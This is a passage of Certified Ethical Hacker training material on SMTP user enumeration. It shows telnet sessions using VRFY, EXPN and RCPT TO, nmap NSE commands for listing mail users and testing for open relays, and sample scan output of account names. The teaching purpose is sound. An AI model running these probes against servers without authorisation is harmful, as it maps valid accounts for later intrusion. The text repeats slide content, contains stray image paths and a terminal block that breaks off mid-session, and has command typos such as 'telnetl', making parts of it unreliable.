Techniques for SMTP and DNS Enumeration

SMTP and DNS Enumeration

This section describes enumeration techniques to extract information related to network resources. It also covers DNS enumeration techniques that yield information about the DNS servers and network infrastructure of the target organization. The section discusses both SMTP and DNS enumeration techniques, covering SMTP enumeration, the process of obtaining a list of valid users on an SMTP server, SMTP enumeration tools, DNS zone transfer enumeration, DNS cache snooping, and DNS zone walking.



SMTP Enumeration

CEH
Certified Ethical Hacker

- SMTP provides 3 built-in-commands:
  - **VRFY** - Validates users
  - **EXPN** - Shows the actual delivery addresses of aliases and mailing lists
  - **RCPT TO** - Defines the recipients of a message
- SMTP servers respond differently to VRFY, EXPN, and RCPT TO commands for valid and invalid users, based on which we can **determine valid users on the SMTP server**
- Attackers can directly interact with SMTP via the telnet prompt and collect a **list of valid users** on the SMTP server

Using the SMTP VRFY Command

```
$ telnet 192.168.168.1 25
Trying 192.168.168.1...
Connected to 192.168.168.1.
Escape character is '^]'.
220 NYmailserver ESMTP Sendmail 8.9.3
HELO
501 HELO requires domain address
HELO x
250 NYmailserver Hello [10.0.0.86],
pleased to meet you
VRFY Jonathan
250 Super-User <Jonathan@NYmailserver>
VRFY Smith
550 Smith... User unknown
```

Using the SMTP EXPN Command

```
$ telnet 192.168.168.1 25
Trying 192.168.168.1...
Connected to 192.168.168.1.
Escape character is '^]'.
220 NYmailserver ESMTP Sendmail 8.9.3
HELO
501 HELO requires domain address
HELO x
250 NYmailserver Hello [10.0.0.86],
pleased to meet you
EXPN Jonathan
250 Super-User <Jonathan@NYmailserver>
EXPN Smith
550 Smith... User unknown
```

Using the SMTP RCPT TO Command

```
$ telnetl 192.168.168.1 25
Trying 192.168.168.1 ...
Connected to 192.168.168.1.
Escape character is '^]'.
220 NYmailserver ESMTP Sendmail 8.9.3
HELO
501 HELO requires domain address
HELO x
250 NYmailserver Hello [10.0.0.86], pleased
to meet you
MAIL FROM:Jonathan
250 Jonathan... Sender ok
RCPT TO:Ryder
250 Ryder... Recipient ok
RCPT TO: Smith
550 Smith... User unknown
```

SMTP Enumeration

Mail systems commonly use SMTP with POP3 and IMAP, which enable users to save messages in the server mailbox and download them from the server when necessary. SMTP uses mail exchange (MX) servers to direct mail via DNS. It runs on TCP port 25, 2525, or 587.

SMTP provides the following three built-in commands.

- **VRFY:** Validates users

```
$ telnet 192.168.168.1 25
Trying 192.168.168.1...
Connected to 192.168.168.1.
Escape character is '^]'.
220 NYmailserver ESMTP Sendmail 8.9.3
HELO
501 HELO requires domain address
HELO x
250 NYmailserver Hello [10.0.0.86], pleased to meet you
VRFY Jonathan
250 Super-User <Jonathan@NYmailserver>
VRFY Smith
550 Smith... User unknown
```

- **EXPN:** Displays the actual delivery addresses of aliases and mailing lists

```
$ telnet 192.168.168.1 25
Trying 192.168.168.1...
Connected to 192.168.168.1.
Escape character is '^]'.
220 NYmailserver ESMTP Sendmail 8.9.3
HELO
501 HELO requires domain address
HELO x
250 NYmailserver Hello [10.0.0.86], pleased to meet you
EXPN Jonathan
250 Super-User <Jonathan@NYmailserver>
EXPN Smith
550 Smith... User unknown
```

- **RCPT TO:** Defines the recipients of the message


```
$ telnetl 192.168.168.1 25
Trying 192.168.168.1 ...
Connected to 192.168.168.1.
Escape character is '^]'.
220 NYmailserver ESMTP Sendmail 8.9.3
HELO
501 HELO requires domain address
HELO x
250 NYmailserver Hello [10.0.0.86], pleased to meet you
MAIL FROM:Jonathan
250 Jonathan... Sender ok
RCPT TO:Ryder
250 Ryder... Recipient ok
RCPT TO: Smith
550 Smith... User unknown
```

SMTP servers respond differently to VRFY, EXPN, and RCPT TO commands for valid and invalid users; therefore, valid users on the SMTP server can be determined. Attackers can directly interact with SMTP via the Telnet prompt and collect a list of valid users on the SMTP server.

Administrators and pen testers can perform SMTP enumeration using command-line utilities such as Telnet and netcat or by using tools such as Metasploit, Nmap, NetScanTools Pro, and smtp-user-enum to collect a list of valid users, delivery addresses, message recipients, etc.

SMTP Enumeration using Nmap and Metasploit

Nmap Attackers perform enumeration on the target SMTP server using various **SMTP commands** available with NSE scripts



nmap -p 25 --script=smtp-enum-users 10.10.1.19 - Parrot Terminal
File Edit View Search Terminal Help

```
┌─[attacker@parrot]─[~]
└──╼ $sudo su
[sudo] password for attacker:
┌─[root@parrot]─[/home/attacker]
└──╼ #nmap -p 25 --script=smtp-enum-users 10.10.1.19

SMTP Enumeration using Nmap

Source: *https://nmap.org*

Attackers use Nmap to enumerate information from the target SMTP server. They enumerate the target SMTP server using various SMTP commands available with Nmap Scripting Engine (NSE) scripts.

- The following command, when executed, lists all the SMTP commands available in the Nmap directory:


  ```
  nmap -p 25, 365, 587 -script=smtp-commands <Target IP Address >
  ```

- Run the following command to identify SMTP open relays:

  ```
  nmap -p 25 -script=smtp-open-relay <Target IP Address>
  ```

- Run the following command to enumerate all the mail users on the SMTP server:

  ```
  nmap -p 25 –script=smtp-enum-users <Target IP Address>
  ```



nmap -p 25 --script=smtp-enum-users 10.10.1.19 - Parrot Terminal
File Edit View Search Terminal Help

```
┌─[attacker@parrot]─[~]
└──╼ $sudo su
[sudo] password for attacker:
┌─[root@parrot]─[/home/attacker]
└──╼ #nmap -p 25 --script=smtp-enum-users 10.10.1.19

Nmap scan report for www.moviescope.com (10.10.1.19)
Host is up (0.00070s latency).

PORT   STATE SERVICE
25/tcp open  smtp
| smtp-enum-users:
|   root
|   admin
|   administrator
|   webadmin
|   sysadmin
|   netadmin
|   guest
|   user
|   web
|_  test
MAC Address: 02:15:5D:19:19:A3 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.36 seconds
```

Figure 4.27: Screenshot showing output of the smtp-enum-users NSE script

SMTP Enumeration using Metasploit

